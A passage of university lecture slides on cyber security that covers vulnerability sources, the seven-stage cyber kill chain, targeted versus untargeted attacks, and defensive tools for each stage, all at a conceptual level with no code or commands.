 - E.g., gleaning information about the current security defenses in place.
- Once a bug is determined to be a vulnerability, it is registered by MITRE as a CVE, or common vulnerability or exposure
- The vulnerability is assigned a Common Vulnerability Scoring System (CVSS) score to reflect the potential risk it could introduce to the organization
- This central listing of CVEs serves as a reference point for vulnerability scanners

Understanding Vulnerabilities



Scanning Vulnerabilities

- A vulnerability scanner is a computer program designed to assess computers, networks or applications for known weaknesses
- They are used to identify and detect vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc.,
- A vulnerability scanner scans and compares an organization's environment against a vulnerability database, or a list of known vulnerabilities
- Once the vulnerabilities are detected, developers can use penetration testing as a means to see where the weaknesses are
- These problems can be fixed and future mistakes can be avoided
- Frequent and consistent scanning will enable us to see common threads between vulnerabilities and a better understanding of the system

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- Before we discuss identifying vulnerabilities, we need to understand threat and risk
- Threat
 - A potential for an attacker to exploit a vulnerability in some asset, which if it occurs may compromise the security of the asset and cause harm to the asset's owner
- Risk
 - The potential for loss computed as the combination of the *likelihood* that an attacker exploits some vulnerability to an asset, and the *magnitude* of harmful consequence that results to the asset's owner

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- Not all vulnerabilities are a security risk
- For example:
 - The risk of a vulnerability can depend on the potential impact that it could have on the business, in relation to which asset it impacts
- If the vulnerability is on a low-risk asset then it is much less likely of posing a significant risk
- The risk also depends on the time a vulnerability has existed
- A vulnerability which has been identified and quickly addressed poses much less risk than one that goes undetected for days, weeks, or even months

Understanding Vulnerabilities



Threat-Vulnerability-Risk


- Identifying potentially significant risks to the assets requires answering the following questions for each asset:
 - Who or what could cause it harm?
 - This involves identifying potential threats to assets
 - How could this occur?
 - This involves identifying flaws or weaknesses in the organization's IT systems or processes that could be exploited by a threat source
- Mere existence of some vulnerability does not mean harm will be caused to an asset
 - There must also be a threat source for some threat that can exploit the vulnerability
- The combination of a *threat* and a *vulnerability* creates a risk to an asset

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- If you have a threat without a vulnerability, it isn't a risk
 - Threat
 - Hackers are using zero-day exploit against Windows XP systems
 - Vulnerability
 - We don't use Windows XP system in our organization
 - Risk
 - None




Understanding Vulnerabilities



Threat-Vulnerability-Risk

- If you have a vulnerability without a threat, it isn't a risk
 - Threat
 - Hackers haven't found any exploitable coding errors
 - Vulnerability
 - Unpatched operating system software
 - Risk
 - None





Sources of Vulnerability Information

Security Mailing Lists

- The following mailing lists contain interesting and useful discussion relating to current security vulnerabilities and issues
 - BugTraq (<http://www.securityfocus.com/archive/1>)
 - Full Disclosure (<http://seclists.org/fulldisclosure/>)
 - Pen-Test (<http://www.securityfocus.com/archive/101>)
 - Web Application Security (<http://www.securityfocus.com/archive/107>)
 - Honeypots (<http://www.securityfocus.com/archive/119>)
 - CVE Announce (<http://archives.neohapsis.com/archives/cve/>)
 - Nessus development (<http://list.nessus.org>)
 - Nmap-hackers (<http://seclists.org/nmap-hackers/>)
 - VulnWatch (<http://www.vulnwatch.org>)



Sources of Vulnerability Information

Vulnerability Databases

- The following vulnerability databases and lists can be searched to enumerate vulnerabilities in specific technologies and products:
 - MITRE CVE (<http://cve.mitre.org>)
 - NIST NVD (<http://nvd.nist.gov>)
 - ISS X-Force (<http://xforce.iss.net>)
 - OSVDB (<http://www.osvdb.org>)
 - BugTraq (<http://www.securityfocus.com/bid>)
 - CERT vulnerability notes (<http://www.kb.cert.org/vuls>)
 - FrSIRT (<http://www.frsirt.com>)

Sources of Vulnerability Information

Underground Web Sites

- The following underground web sites contain useful exploit scripts and tools that can be used during penetration tests:

- | | |
|--|---|
| <ul style="list-style-type: none">• Milw0rm (http://www.milw0rm.com)• Raptor's labs (http://www.0xdeadbeef.info)• H D Moore's pages (http://www.metasploit.com/users/hdm/)• The Hacker's Choice (http://www.thc.org)• Packet Storm (http://www.packetstormsecurity.org)• Insecure.org (http://www.insecure.org)• Top 100 Network Security Tools (http://sectools.org)• IndianZ (http://www.indianz.ch)• Zone-H (http://www.zone-h.org)• Phenoelit (http://www.phenoelit.de)• Uninformed (http://uninformed.org) |  <p>शोनं परमं ब्रह्म</p> <ul style="list-style-type: none">• Astalavista (http://astalavista.com)• cqure.net (http://www.cqure.net)• TESO (http://www.team-teso.net)• ADM (http://adm.freelsd.net/adm/)• Hack in the box (http://www.hackinthebox.org)• cnhonker (http://www.cnhonker.com)• Soft Project (http://www.s0ftpj.org)• Phrack (http://www.phrack.org)• LSD-PLaNET (http://www.lsd-pl.net)• w00w00 (http://www.w00w00.org)• Digital Offense (http://www.digitaloffense.net) |
|--|---|



Sources of Vulnerability Information

Vulnerability Databases

- <https://cve.mitre.org/>
 - Common Vulnerabilities and Exposures (CVE®) is a list of common identifiers for publicly known cybersecurity vulnerabilities
- <https://nvd.nist.gov/>
 - The National Vulnerability Database (NVD) is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP)
 - This data enables automation of vulnerability management, security measurement, and compliance
 - The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names, and impact metrics.



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Stages of a Cyber Attack

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Threat Landscape and Common Cyber Attacks



Agenda

- The Threat Landscape
- Understanding Vulnerabilities
- Common Cyber Attacks
 - Stages and Patterns
 - Targeted and Non-targeted Attacks
 - Reducing exposure to Cyber Attacks
- Essential Cyber Security Controls
 - Boundary firewalls and Internet gateways
 - Secure configuration
 - Whitelisting and execution control
 - User access control
 - Password policy
 - Content checking





Stages of a Cyber Attack



Common Cyber Attacks



Types of Attacks

- Software Attacks

- Malware
 - Adware
 - Virus
 - Boot virus
 - Macro virus
 - Memory-resident virus
 - Non-memory-resident virus
 - Polymorphic Threats
 - Spyware
 - Trojan horses
 - Worms
 - Virus and Worm Hoaxes
 - Zero-day attack
- Back Doors
 - Maintenance hook
 - Trap door




- Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks
- Email Attacks
 - Mail Bomb
 - Spam
- Communications Interception Attacks
 - Packet Sniffer
 - Spoofing
 - Pharming
 - Man-in-the-Middle
 - Domain Name System (DNS) cache poisoning or DNS spoofing
 - Session hijacking or TCP hijacking.

Common Cyber Attacks



Types of Attacks

- Espionage or Trespass
 - Password Attacks
 - Brute Force
 - Dictionary Attacks
 - Rainbow Tables
 - Social Engineering
- Human Error or Failure
 - Social Engineering
 - Advance-fee fraud (AFF)
 - Phishing
 - Pretexting
 - Spear phishing



- Information Extortion
 - Ransomware

Stages of a Cyber Attack



Kill Chain


- The term "*kill chain*" was originally in military relates to the structure of an attack
 - It consists of identifying the target, dispatching force to target, deciding and ordering the attack, and finally destroying the target
- The kill chain is a phase-based model that identifies activities that an enemy may conduct in a military operation
- One of the first and most commonly used kill chain models in the military is the 2008 F2T2EA, or Find, Fix, Track, Target, Engage, and Assess
- F2T2EA was born because of the need to improve response time for air strikes
- The kill chain is meant to represent specific phases adversaries need to plan and execute in order to gain access to a system successfully

Stages of a Cyber Attack



Kill Chain in Cyber Security

- Similar to the concept of military kill chain, the cyber kill chain defines the steps used by adversaries in conducting their attacks
- The idea is that by breaking down an attack process into stages, defenders can pinpoint where along the lifecycle of an attack an activity is and deploy appropriate countermeasures
- In 2011, computer scientists at Lockheed-Martin adapted this concept and described a new "intrusion kill chain" model to defend computer networks
- According to this model, cyber attacks may occur in phases and can be disrupted through controls established at each phase
- The kill chain can also be used as a management tool to help continuously improve network defense



Source: https://en.wikipedia.org/wiki/Kill_chain



Stages of a Cyber Attack

Step 1: Reconnaissance


- The whole point of this phase is getting to know the target
- Before launching an attack, hackers first identify a vulnerable target and identify the best ways to exploit it
- In this stage, attackers gain understanding about the topology of the network and key individuals with system or specific data access.
- The attackers just need a single point of entrance to get started
- Reconnaissance actions (sometimes referred to as recon) can be passive or active in nature
- The initial target can be anyone in an organization
- Targeted phishing emails are common in this step, as an effective method of distributing malware
- The more time hackers spend gaining information about the people and systems at the company, the more successful the hacking attempt will be
- It's important for the defender to understand what types of recon activities are likely to be leveraged against the organization and develop technical or policy countermeasures to mitigate those threats
- Furthermore, detecting reconnaissance activity can be very useful in revealing the intent of an adversary

Stages of a Cyber Attack



Step 1: Reconnaissance

- Passive Recon
 - To acquire information about a target network or individual without direct interaction
 - For example
 - The attacker may monitor for new domain registration information about a target company to get technical points of contact information
 - Dumpster diving
- Active Recon
 - Involves more direct methods of interacting with the organization to get a lay of the land
 - For example
 - The attacker may scan and probe a network to determine technologies used, open ports, and other technical details about the organization's infrastructure
 - The downside (for the actor) is that this type of activity may trigger detection rules designed to alert defenders on probing behaviors






Stages of a Cyber Attack

Step 1: Reconnaissance

- The questions that hackers are answering at this stage are:
 - Who are the important people in the company?
 - This can be answered by looking at the company web site or LinkedIn.
 - Who do they do business with?
 - For this they may be able to use social engineering, by making a few "sales calls" to the company.
 - The other way is good old-fashioned dumpster diving.
 - What public data is available about the company?
 - Hackers collect IP address information and run scans to determine what hardware and software they are using.
 - They check the ICANN web registry database
 - The Internet Corporation for Assigned Names and Numbers (ICANN) is an American multi-stakeholder group and nonprofit organization responsible for coordinating the maintenance of IP numbers and Domain Name System root



Stages of a Cyber Attack



Step 1: Reconnaissance

• Dumpster Diving

- "One man's trash is another man's treasure"
- It is the process of searching trash to obtain useful information about a person/business that can later be used for the hacking purpose
- This attack mostly targets large organizations or business by sending phishing (mostly) emails
- The information obtained by compromising the confidentiality of the victim is used for Identity frauds


- What does a hacker look for?
 - Email address/address
 - Phone numbers to carry out **Vishing**
 - Voice Phishing
 - Passwords and other social security numbers that we might have written on sticky notes for our convenience
 - Bank statements/financial statements
 - Medical records
 - Account login credentials
 - Business secrets
 - Marketing secrets
 - Information of the employee base
 - Information about the software/tools/technologies that is being used at the company



Stages of a Cyber Attack

Step 2: Weaponization

- The hacker uses the information gathered in the previous phase to create things they need to get into the network
- This involves creating:
 - documents with naming schemes similar to those used by the company
 - These may be used in a social engineering effort at a later point
 - specific malware to affect a device identified during the recon
 - believable Spear Phishing e-mails
 - Sending emails to specific and well-researched targets while purporting to be a trusted sender
 - Watering Holes
 - A watering hole attack is a targeted attack designed to compromise users within a specific industry or group of users by infecting websites they typically visit and luring them to a malicious site
 - Fake Web Pages
 - These web pages will look identical to a vendor's web page or even a bank's web page



Stages of a Cyber Attack



Step 2: Weaponization

- Basically, the hacker is putting together their arsenal that will be used during the delivery or attack phase
- This phase is particularly challenging for defenders to develop mitigations for, because weaponization activity often occurs on the adversary side, away from defender-controlled network sensors
- However, it's an essential phase for defenders to understand, because it occurs so early in the process
- Using artifacts discovered during the Reconnaissance phase, defenders may be able to infer what kind of weaponization may be occurring and prepare defenses for those possibilities
- Even after discovery, it may be useful for defenders to reverse the malware to determine how it was made
- This can inform detection efforts moving forward.

Stages of a Cyber Attack



Step 3: Delivery

- This is the point at which the adversary goes fully offensive and transmits the attack
- For example:
 - Phishing and Spar Phishing e-mails are sent
 - Short Message Service (SMS)
 - Watering Hole web pages are posted to the Internet
 - Social Engineering Schemes
 - Delivering a tainted USB drive
 - Convincing a target to switch to an attacker-controlled infrastructure
 - in the case of a rogue access point or physical man-in-the-middle attack



Stages of a Cyber Attack



Step 3: Delivery

- The attacker waits for all the data they need to start rolling in
- If the Phishing e-mail contains a weaponized attachment
 - the attacker waits for someone to open the attachment and for the malware to call home
- For defenders, this can be a pivotal stage to defend
- It's often measurable since the rules developed by defenders in the previous stages can be put into use
- For example:
 - The number of blocked intrusion attempts can be a quick way to determine whether previous hypotheses are likely to be true
- Technical measures combined with good employee security awareness training continually proves to be the most effect way to stop attacks at this stage

Stages of a Cyber Attack



Step 4: Exploitation

- Now the 'fun' begins for the hacker
- As user names and passwords arrive, the hacker tries them against
 - web-based e-mail systems or
 - VPN connections to the company network
- If malware-laced attachments were sent, then the attacker remotely accesses the infected computers
- The attacker explores the network to gain a better idea of
 - the traffic flow on the network
 - what systems are connected to the network and
 - how they can be exploited



Stages of a Cyber Attack

Step 4: Exploitation

- The Exploitation phase includes the actual execution of the exploit against a flaw in the system
- This is the point where
 - the adversary triggers the exploit against a server vulnerability, or when the user clicks a malicious link or executes a tainted attachment
- Here, an attack can take one of two courses of action:
 - the attacker can install a dropper to enable him to execute commands, or
 - he can install a downloader to enable additional software to be installed at a later point
- The key objective here is often to get as much access as possible to begin establishing some permanence on the system
- Knowing what assets are present on the network and patching any identified vulnerabilities improves resiliency against such attacks
- This, combined with more advanced methods of determining previously unseen exploits, puts defenders in a better position to prevent escalation of the attack



Stages of a Cyber Attack

Step 5: Installation


- For the majority of attacks, the adversary aims to achieve persistence, or extended access to the target system for future activities
- The attacker has taken a lot of steps to get to this point, and would likely want to avoid going through them every time he wants access to the target
- Installation is the point where the threat actor attempts to:
 - install a persistent backdoor
 - create Admin accounts on the network
 - disable firewall rules
 - perhaps even activate remote desktop access on servers and other systems on the network
- Endpoint detection is frequently effective against activities in the stage
- Security analysts may sometimes need to use more advanced logging interpretation techniques to identify clever or obfuscated installation techniques

Stages of a Cyber Attack



Step 6: Command & Control

- In this phase, the attacker creates a channel in order to facilitate continued access to internal systems remotely
- C2 is often accomplished through periodic beaconing via a previously identified path outside of the network
 - Beacon - A signaling or guiding device that emits light, such as a lighthouse, or repeating sound, like a beep
- At this stage, the attackers
 - are in complete control
 - have access to the network, administrator accounts, all the needed tools are in place
 - have unfettered access to the entire network
 - can look at anything, impersonate any user on the network, and even send e-mails from the CEO to all employees
 - can lock you out of your entire network if they want to



Stages of a Cyber Attack



Step 6: Command & Control


- Defenders can monitor for this kind of communication to detect potential C2 activity
- Keep in mind that many legitimate software packages perform similar activity for licensing and update functionality
- The most common malicious C2 channels are over the Web, Domain Name System (DNS), and e-mail, sometimes with falsified headers
- For encrypted communications, beacons tend to use self-signed certificates or custom encryption to avoid traffic inspection
- When the network is monitored correctly, it can reveal all kinds of beaconing activity to defenders hunting for this behavior
- When looking for abnormal outbound activities such as this, we must think like our adversary, who will try to blend in with the scene and use techniques to cloak his beaconing
- To complicate things more, beaconing can occur at any time or frequency, from a few times a minute to once or twice weekly



Stages of a Cyber Attack

Step 7: Action on objective

- Now that the hackers have total control, they can achieve their objectives. Example:
 - Exfiltrate sensitive intellectual property
 - Encrypt critical files for extortion
 - Sabotage via data destruction or modification
 - Stealing information on employees, customers, product designs, etc.,
 - Start messing with the operations of the company
- Not all hackers want to steal the money, sell information or post incriminating e-mails on WikiLeaks
- Some hackers just want to mess things up and cause pain. For example:
 - In online retailing
 - The attacker could shut down the order-taking system or delete orders from the system
 - They could even create orders and have them shipped to the organization's customers
 - Industrial Control System
 - They could shut down equipment, enter new set points, and disable alarms



Stages of a Cyber Attack



Step 7: Action on objective

- Defenders can use several tools at this stage to prevent or at least detect these actions
- Data loss prevention software, for example, can be useful in preventing data exfiltration
- In any case, it's critical that defenders have a reliable backup solution that they can restore from in the worst-case scenario
- Much like the Reconnaissance stage, detecting activity during this phase can give insight into attack motivations, albeit much later than is desirable

Stages of a Cyber Attack



Summary

- Cyber Kill Chain can enable organizations to build defense-in-depth strategies that target specific parts of the kill chain
- However, it may fail to capture attacks that aren't dependent on all of the phases to achieve end goals
- For example:
 - In modern phishing attacks, attackers rely on victims to execute an attached script
- Additionally, the kill chain is very malware-focused and doesn't capture the full scope of other common threat vectors such as:
 - insider threats, social engineering, or any intrusion in which malware wasn't the primary vehicle for access

States of a Cyber Attack



Summary

Reconnaissance	Weaponization	Delivery	Exploitation	Installation	Command & Control	Action on Objectives
Identify the target and its weaknesses	Create/select attack vectors to penetrate the target	Deliver the malicious payload	The malware begins executing on the target system	The malware installs a backdoor or other ingress accessible to the attacker	The intruder gains persistent access to the victim's systems/network	Intruder initiates end goal actions, such as data theft, data corruption, or data destruction
Research, Identification and selection of targets Often represented as crawling the Internet websites and mailing lists for email addresses, social relationships, or information on specific technologies	Coupling a remote access Trojan with an exploit into a deliverable payload, typically by means of an automated tool (weaponizer) Increasingly, client applications data files such as Adobe PDF or Microsoft Documents serve as weaponized deliverable	Transmission of the weapon to the targeted environment using vectors like email attachments, websites, and USB removal media.	After the weapon is delivered to victim host, exploitation triggers intruders' code. Most often, exploitation targets an application or operating system vulnerability	Installation of a remote access Trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment	Typically, compromised hosts must beacon outbound to an Internet controller server to establish a C2 channel	Only now, after progressing through the first six stages, can intruders take actions to achieve their original objective. Typically, this objective is data exfiltration which involves collecting, encrypting and extracting information from the victim's environment.

Source: <https://countuponsecurity.com/2014/08/29/intelligence-driven-incident-response/>



Stages of a Cyber Attack

References

- Common Attack Pattern Enumeration and Classification
 - CAPEC is a tool that security professionals can use to understand attacks
 - CAPEC Web site hosted by MITRE
 - This online repository can be searched for characteristics of a particular attack or simply browsed for additional knowledge of how attacks occur procedurally
 - <http://capec.mitre.org>
- Other References
 - <https://www.ibm.com/services/business-continuity/cyber-attack>
 - <https://www.dnvgl.com/article/the-seven-phases-of-a-cyber-attack-118270>
 - <https://tax.thomsonreuters.com/blog/kill-chain-the-7-stages-of-a-cyberattack/>
 - CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002), 2nd Edition by Brent Chapman; Fernando Maymi



Targeted and Untargeted Attacks






Targeted and Untargeted Attacks

Untargeted Attacks

- Most common and widespread form of intentional threat
- The intent to cause damage to people's software is a driving force behind these attacks, but
 - There is no particular person or group that is being targeted
- They tend to take the form of:
 - malware, worms, and viruses
- They are usually sent out via the Internet
- For example
 - Clicking an ad by accident downloads something to your computer
 - There is a good chance that some form of untargeted cyber attack occurring





Targeted and Untargeted Attacks

Untargeted Attacks

- According to a CNN report,
 - In 2014, more than 317 million new items of malware were created and distributed
 - It only takes 82 seconds for someone to get tricked into opening an email that contains an untargeted attack
- Although this seem daunting, these types of attacks are very easy to avoid
- For example:
 - Don't click on random ads that pop up on your computer
 - Don't open any unfamiliar emails where the source seems questionable
 - Don't download something unless you're sure it's from a secure source
- The Internet can be tricky, and it can create a lot of vulnerability, but there are many options out there that help keep your data safe.



Targeted and Untargeted Attacks

Targeted Attacks

- This type of attack is when a person or a group of people have a specific head they're trying to hunt
 - E.g., A Government organization, A particular company, A celebrity
 - The aim is to attack a critical infrastructure system or tarnish the reputation of an individual
- These can be very dangerous to a nation as a whole or to a big organization if they have aggressive competitors
- It's most effective when the attacker aims for only one piece of the specific system they're targeting
- The attackers have high level of expertise and sufficient resources to conduct their schemes over a long-term period
- They can adapt, adjust, or improve their attacks to counter their victim's defenses

Targeted and Untargeted Attacks



Targeted Attacks

- In 2015, 5 out of 6 large companies fell targets to cybercriminals
- The prime goal is to gather vital information about the company so that they can sell it on the black market
- This causes massive amounts of damage to the company while its competitors profit
- The main way to prevent this type of threat is by ensuring an up-to-date cybersecurity system that works for the business
- This type of attack isn't specific to big businesses
 - It's all about how juicy the data is and how poorly it is protected

Source: <https://www.anomali.com/blog/targeted-attack-vs-untargeted-attack-knowing-the-difference>



Reducing Exposure to Cyber Attacks




Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

- Reconnaissance
 - To handle threats in this phase, you might consider
 - threat intelligence feeds
 - perimeter controls
 - identity and access management
 - system hardening
 - honeypot
 - The goal here is to put in place prevention and detection processes and technology to prevent a threat actor from obtaining too much information




Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

- Weaponization

- At this stage, your organization should be leveraging
 - vulnerability scanners
 - patch management systems, and
 - Intrusion Detection Systems
- Your security team may want to leverage the Dark Net to study the latest malware and become familiar with what's out there on the black market
- The team may even be able to reverse engineer malware to combat a hacker's attack.




Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

• Delivery

- The goal in this phase is to detect and respond as quickly as possible to an active threat
- Potential security controls during the delivery phase include
 - next-gen firewalls
 - next-gen Intrusion Prevention System (IPS)
 - email and web gateway security
 - DDoS mitigation tools
 - network behavior analysis
 - user and entity behavior analytics (UEBA)
 - DNS security
 - NetFlow
 - packet analysis, and
 - security awareness



Source: Security Boulevard - The Top Security Tools to Use Across the Cyber Kill Chain

Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

• Exploitation


- To put a stop to a threat actor in this phase, you can leverage:
 - Security information and event management (SIEM)
 - log management
 - firewalls
 - Endpoint Protection Platforms (EPP)
 - web application firewalls (WAF)
 - advanced threat detection technology
 - user and entity behavior analytics, and
 - threat intelligence
- All of these technologies will aid in detection and prevention when a threat actor has entered into your network
- These tools will also allow your incident responders to address a security breach quickly

Reducing Exposure to Cyber Attacks



Top Security Tools to Use Across the Cyber Kill Chain

- Installation
 - The helpful tools and technologies in this phase include
 - Endpoint Protection Platforms (EPP) solutions
 - Managed Detection and Response
 - Identity and Access Management (IAM) tools
 - incident response workflows
 - backups, and
